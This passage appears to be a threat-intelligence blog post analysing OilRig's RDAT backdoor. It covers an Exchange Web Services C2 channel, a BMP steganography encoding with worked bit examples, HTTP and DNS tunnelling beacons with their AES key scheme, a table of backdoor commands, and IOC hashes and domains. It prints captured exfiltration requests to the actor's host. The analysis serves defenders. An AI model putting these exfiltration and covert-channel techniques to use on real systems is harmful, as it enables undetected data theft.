Id="AAAZAEFkbWluaXN0cmF0b3JAY29udG9zby5jb20ARgAAAAAAlrzFoGYhsESw1eH83MlnRgcApq94AixIe0yLdvwzvXc9nwAAAPxpmwAApq94AixI
e0yLdvwzvXc9nwAIN+Nn0AAA" ChangeKey="CQAAABYAAACmr3gCLEh7TIt2/DO9dz2fAAg343fQ" /
><Attachments><t:FileAttachment><t:Name>54351-1616479009-0.bmp</
t:Name><t:Content>Qk04wAAAAAAAADYAAAAoAAAAgAAAAIAAAAABABgAAAAAAALAAADDDgAAww4AAAAAAAAAAAAA5/f/6Pf/6fj/6Pj/5/f/6Pf/
6Pf/6fn/5/j/5/f/5/f/5vX/5/X/5vX/5vT/5/b/5vb/6Pf/6Pj/6vr/6/v/5PX+2ejyw9Lhrb3NorLCorLCorHBo7LCu8rY3+/37P3/6vz/6Pn/5vb/
5vf/6Pj/6fn/5/j/5/b/5vX/5vT/5vX/5/b/5vX/5/b/5/X/6Pb/6Pf/6Pf/6Pj/6fj/5/f/5/b/5/b/6Pf/6ff/6Pb/6Pb/6Pb/5/X/5/X/5/b/6Pb/
```

Figure 7. HTTP POST request attaching the image to the email draft

The payload issues one last request to the EWS API to send the email draft with the attached BMP image to the actor. Figure 8 shows the HTTP POST request issued by the payload to send the email with the SendItem action highlighted in the red box.



```
POST /ews/Exchange.asmx HTTP/1.1
Connection: close
Content-Type: text/xml
User-Agent: firefox
Content-Length: 654
Host: slc-dc01.contoso.com

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:t="http://
schemas.microsoft.com/exchange/services/2006/types"><soap:Body><SendItem xmlns="http://schemas.microsoft.com/
exchange/services/2006/messages" SaveItemToFolder="false"><ItemIds><t:ItemId
Id="AAAZAEFkbWluaXN0cmF0b3JAY29udG9zby5jb20ARgAAAAAAlrzFoGYhsESw1eH83MlnRgcApq94AixIe0yLdvwzvXc9nwAAAPxpmwAApq94AixI
e0yLdvwzvXc9nwAIN+Nn0AAA" ChangeKey="CQAAABYAAACmr3gCLEh7TIt2/DO9dz2fAAg343fT"/></ItemIds></SendItem></soap:Body></
soap:Envelope>
```

Figure 8. HTTP POST request sending the email draft to the actor's email address

Hiding Data with Steganography

The payload will receive data from and exfiltrate data to the C2 within email attachments, specifically within the BMP images that use steganography to hide the data within the image. The method with which the payload extracts data from the BMP image to receive data from the C2 is the same as its method for hiding data to exfiltrate. While we did not observe the C2 using this method to send commands, we were able to analyze the payload to determine how it would send messages and exfiltrate data from the system.

To send data using this C2 channel, the payload will read the following image available on a default install of Windows:

C:\ProgramData\Microsoft\User Account Pictures\guest.bmp

Depending on the version of Windows, the "guest.bmp" image differs in size and contents.The image from Windows 7 is 128x128 pixels and contains an image of a suitcase, while the Windows 10 image is 448x448 pixels and contains a generic user icon. Figure 9 shows the two images extracted from default installations of Windows 7 and 10 with the latter scaled down in size.

Figure 9. The "guest.bmp" image from Windows 7 on the left and Windows 10 on the right

The payload determines the height, width and color depth of the image and calculates how many images it will need to modify to send the entirety of the data:

(length of data)/(width*(height-1))

It uses the modulo operator to check if there is data that does not fit in the previous image and will add one to the required image count if leftover data exists. The payload then iterates through the data by grabbing a substring of the data that will fit within the image.

To explain how the payload hides data within this image, we must first briefly explain the BMP file format. The BMP file format includes file headers and an array of values used to store the red, green and blue color values of each pixel in the image. The format of each color value in the array of color values varies depending on the color depth, as 24-bit BMP images will use 3-byte values that are used to specify the intensities of red, blue and green colors for each pixel in the image, while 32-bit images use 4-byte values. The RDAT payload can support both 24- and 32-bit images. Since both “guest.bmp” images from Windows 7 and 10 are 24-bit images, we observed the payload using the 3-byte color values for each pixel to hide data. The payload will modify each pixel’s 3-bytes to transmit one byte of exfiltrated data. By spreading the data byte over the 3-bytes for each pixel, the impact on the original image is minor and difficult to visualize. Figure 10 compares the original image from Windows 7 and the modified image carrying the hidden data.




Figure 10. Original “guest.bmp” image from Windows 7 on the left and the modified carrier image on the right

Figure 10 shows how difficult it is to see the hidden data embedded within the BMP image. We zoomed in on the 29 pixels modified to carry the data to visualize the differences and found that they differed slightly in color, as seen in the comparison in Figure 11. All the pixels in the two images are different. However, some of the differences in color are more obvious than others.




Figure 11. This zoomed-in view shows the original pixels on top and pixels carrying 29-bytes of data on the bottom

To hide the data within the image, the payload will check the color depth of the “guest.bmp” image for either 24- or 32-bit depth, which allows the payload to determine how many bytes per pixel it will need to spread the bits of the hidden data across. For instance, a 24-bit BMP image like "guest.bmp" from Windows 7, seen in Figure 10 above, will have three bytes per pixel in the image that represents the red, green and blue values for that pixel. Using this 24-bit image, the payload will spread the 8-bits of the data byte across these three bytes, specifically by setting the least significant bit values in the pixel bytes to the bit values of the data byte.


Let's use the example data 8,54351-1616479009,0 from a beacon sent from the payload to the C2, which it will encode using base64 to OCw1NDM1MS0xNjE2NDc5MDA5LDA=, append the @ symbol and embed within a BMP image. The O ASCII character has a hexadecimal value of 0x4f, which is 01001111 in base2. The 8-bits of this base2 representation are then used to set specific bits within the 3-bytes for each pixel:

- Data bits 0 and 1 replacing the first pixel byte's bits 1 and 0.
- Data bits 2, 3 and 4 replacing the second pixel byte’s bits 2, 1 and 0.
- Data bits 5, 6 and 7 replacing the third pixel byte's bits 2, 1 and 0.

Using this logic, the payload will read the pixel bytes from the “guest.bmp” image, which is 0xe4, 0xdf and 0xb9 and replace the following bits using the base2 of 010 011 11 for O:

- Replace bits 2, 1 and 0 within 0xe4 with 010, which results in 0xe2.
- Replace bits 2, 1 and 0 within 0xdf with 110, which results in 0xde.
- Replace bits 1 and 0 within 0xb9 with 11, which results in 0xbb.

Figure 12 below shows how these bit replacements occur and how the replacements ultimately change the values of the pixel's bytes.



Data Exfil Byte	“O” or 0x4f		010 011 11	
Original Pixel Bytes	0xe4 0xdf 0xb9	11100 100	11011 111	101110 01
Pixel Bytes with Data	0xe2 0xde 0xbb	11100 010	11011 110	101110 11

Figure 12. Visual explanation of the bit replacement performed on each pixel to hide data in the BMP images

HTTP and DNS Tunneling C2 Channels


The RDAT sample with the novel EWS C2 channel also had HTTP and DNS tunneling as C2 channels as well, which are very similar to other RDAT samples we collected. The HTTP C2 channel uses HTTP POST requests to transmit data to the C2 server. The code contains the following two domains:

allsecpackupdater[.]com

tacsent[.]com

It should be noted that the code only attempts to use the tacsent[.]com domain for its HTTP C2 channel. We are unsure why the code contains the allsecpackupdater[.]com domain as it does not attempt to communicate with it, but it is possible that it is an artifact from a previous version of the tool. This domain was previously tied to the OilRig threat group, as ClearSky discovered this domain in 2017 and noted its relation to Greenbug's ISMDOOR tool.

The HTTP POST requests have a custom "From:" field in the header that has a unique identifier assigned to the infected system. The HTTP POST request will contain a "v" parameter and a random number in the URL and a user-agent of "chrome." Figure 13 shows an example of an HTTP POST issued by the payload as its initial beacon to the C2, which shows the anomalous user-agent "chrome" and custom "From" field.



```
POST /?v=25677 HTTP/1.1
Connection: Close
Content-Type: application/x-www-form-urlencoded
From: 1543511637567325
User-Agent: chrome
Content-Length: 48
Host: tacsent.com

eysMFefMQJjH5956ccsgAYoACkfD8WPw%2fHcH01aEOYA%3d
```

Figure 13. Initial beacon sent by RDAT sample over its HTTP C2 channel

The payload encrypts the data sent in the POST request using the AES cipher, specifically in CBC mode. To decrypt this data, the data itself is first converted from the URL-safe hexadecimal percent encoded characters to their /, + and = character equivalent. After this conversion, the resulting data is decoded using base64 and then decrypted using AES and the value in the From field as a key and initialization vector (IV). For instance, using the From value for the key and IV to decrypt the POST data with the AES cipher produces the following cleartext:

1,1543511637567325,12031\x08\x08\x08\x08\x08\x08\x08\x08

The payload will check the C2 server's response to this HTTP POST for a , using a regular expression [^,]+ to determine if the C2 provided a command. The payload can only exfiltrate 102,400 bytes of data at a time, which it uses a field in the exfiltrated response to notify the C2 of the offset of the data so the C2 can reconstruct it.

The DNS tunneling protocol is very similar to the protocol discussed earlier in this blog, as it uses the second level subdomain for its AES key but uses four characters instead of two. It also uses the same character replacement of = with -, / with _ and + with -a to remove characters that are not allowed in domain names, as did the RDAT sample used in the attacks on the Middle Eastern telecommunications organization. The DNS tunnel for this sample used DNS A record queries and the same domain as the HTTP C2 channel, which generates an initial beacon that will resemble the following:

P9rktZsukI5RVAdZWSR-a6uVYKeQJ-azhVLzUUfGs1TDQ-.fN26.tacsent[.]com

To decrypt this beacon, the C2 uses the second level subdomain to create an AES key and IV of fN26fN26fN26fN26, which is the second-level domain used four times to create a 16-byte string. The resulting cleartext would contain the following message, which is a comma-separated string that includes communication type and a unique system identifier:

3,1543511637567325,0\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c

To exfiltrate data using this DNS tunneling protocol, the payload will add additional subdomains to query, specifically a field for the data sequence number and a field for the exfiltrated data. For instance, the following DNS query sends system information to the C2:

1.44gkxXizTF3QJU0F2AllV_0qhr1xcYmy8GeMB6nnGNSw0bls7JpP0zIqvnyO.xEZlrurmSHgf

uoAcqi9bIguWDzwH9oQCWZ-aTeBSBE2M-.tJ8z.tacsent[.]com

The fifth-level subdomain is a data sequence number that allows the C2 server to reassemble the data, which will start with 1 and increment by 60 as the DNS tunneling protocol sends 60-bytes of encoded ciphertext within each DNS request. The fourth-level subdomain contains the 60-bytes of encoded ciphertext that RDAT sends to the C2, while the third- and second-level subdomains are the same as the beacon. In the above example, the AES key and IV would be tJ8ztJ8ztJ8ztJ8z, which would decrypt the third-level subdomain to the following cleartext:

2,1543511637567325,0\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c

Using the same AES key and IV, the cleartext in the fourth-level subdomain includes the system information, which in the above example would produce:

1:|2:MicrosoftWindows7Professionw\x01

Regardless of the C2 channel used, the RDAT sample parses responses using a command handler to determine the course of action to take. Table 3 shows the commands available within the command handler, as well as the structure of the response message the payload would send to the C2. The command handler in this RDAT sample has more capabilities compared to the three commands available in the sample seen in the attacks on the Middle Eastern telecommunications organization.

Command Structure	Response structure	Description
0,		Idle.
1,<task number>,<base64 encoded command to execute>	2,<16-char system identifier>,<task number>,<base64 encoded results>,<offset in data>,<total data length>	Executes command using "cmd.exe /c"
2,<task number>,<cleartext filename>	3,<16-char system identifier>,<task number>,<base64 encoded file contents>,<offset in data>,<total data length>	Uploads a specified file from the system.
3,<task number>,<filename>,<file size>	4,<16-char system identifier>,<task number>,<offset in data>,<random number>	Downloads a file from the C2 response to a temporary file named %TEMP%\tmp<random number>. Downloads 81,920 bytes at a time by sending HTTP POST requests with a communications type of "4" with the offset in the data it wishes to receive and parsing the response for data it will write to the file. Payload then opens the file, base64 decodes and decrypts its contents with AES CBC. Sends "-1" as the offset to C2 to notify the C2 that it decoded/decrypted the temporary file and wrote it to the specified file.

5,<task number>	6,<16-char system identifier>, <task number>, <base64 encoded screenshot>, <unk, size?>	Takes a screenshot, encodes it as a JPEG, base64 encodes the JPEG image.
6,<task number>	7,<16-char system identifier>, <task number>," <EOF>"	Kills the payload's process and reruns it using the "-r" command line switch by running the following on the command line: taskkill /f /pid <current PID> && <current executable path>
7,<task number>	7,<16-char system identifier>, <task number>," <EOF>"	Uninstalls the payload by running the following on the command line: taskkill /f /pid <current PID> && del /f <current executable path>

Table 3. Commands available within the RDAT sample that used the novel EWS C2 channel

Conclusion

The RDAT backdoor has been used by the OilRig threat group for at least three years to target organizations in the Middle East, with the most recent known activity occurring in April 2020 against a telecommunications organization. Over the course of three years, this tool has received continued development efforts that have resulted in multiple variations with differences in functionality and available C2 channels. The majority of samples used some combination of HTTP and DNS tunneling channels, with the single exception where we discovered the developer leveraging Exchange Web Services to send and receive emails to and from the actor using steganographic image file attachments. The use of a novel C2 channel in combination with steganography shows the continued evolution and development of different tactics and techniques by this adversary over time.

Palo Alto Networks customers are protected in the following ways:

- All RDAT samples have malicious verdicts in WildFire and have protections in place through Cortex XDR.
- DNS tunneling protocols used for C2 communications are blocked via DNS Security.
- All C2 domains are classified as Command-and-Control for URL Filtering.
- AutoFocus customers can monitor activity via the rdat_backdoor tag.

Appendix

Files Associated with Attack on Telecommunications Organization

4ea6da6b35c4cdc6043c3b93bd6b61ea225fd5e1ec072330cb746104d0b0a4ec - RDAT backdoor

e53cc5e62ba15e43877ca2fc1bee16061b4468545d5cc1515cb38000e22dd060 - Custom Mimikatz

476b40796be68a5ee349677274e438aeda3817f99ba9832172d81a2c64b0d4ae - Bitvise client

78584dadde1489a5dca0e307318b3d2d49e39eb3987de52e288f9882527078d5 - PowerShell downloader

RDAT Samples

7395a3ada245df6c8ff1d66fcb54b96ae12961d5fd9b6a57c43a3e7ab83f3cc2

8f943bc5b20517fea08b2d0acc9afe8990703e9d4f7015b98489703ca51da7eb

8120849fbe85179a16882dd1a12a09fdd3ff97e30c3dfe52b43dd2ba7ed33c2a

bcdb63b3520e34992f292bf9a38498f49a9ca045b7b40caab5302c76ca10f035

f42c2b40574dc837b33c1012f7b6f41fcccc5ebf740a2b0af64e2c530418e9e0

fcabb86331cd5e2fa9edb53c4282dfcb16cc3d2cae85aabf1ee3c0c0007e508c

7b5042d3f0e9f077ef2b1a55b5fffab9f07cc856622bf79d56fc752e4dc04b28

ee32bde60d1175709fde6869daf9c63cd3227155e37f06d45a27a2f45818a3dc

de3f1cc2d4aac54fbdebd5bd05c9df59b938eb79bda427ae26dedef4309c55a9

4ea6da6b35c4cdc6043c3b93bd6b61ea225fd5e1ec072330cb746104d0b0a4ec

acb50b02ab0ca846025e7ad6c795a80dc6f61c4426704d0f1dd7e195143f5323

55282007716b2b987a84a790eb1c9867e23ed8b5b89ef1a836cbedaf32982358

ba380e589261781898b1a54c2889f3360db09c61b9155607d7b4d11fcd85bd9d

6322cacf839b9c863f09c8ad9fd0e091501c9ba354730ab4809bb4c076610006

RDAT C2 Domains

rdmsi[.]com

rsshay[.]com

sharjatv[.]com

wwmal[.]com

allsecpackupdater[.]com

tacsent[.]com

acrlee[.]com

kopilkaorukov[.]com

Related Infrastructure

digi.shanx[.]icu

tprs-servers[.]eu

oudax[.]com

kizlarsoroyur[.]com

intelligent-finance[.]site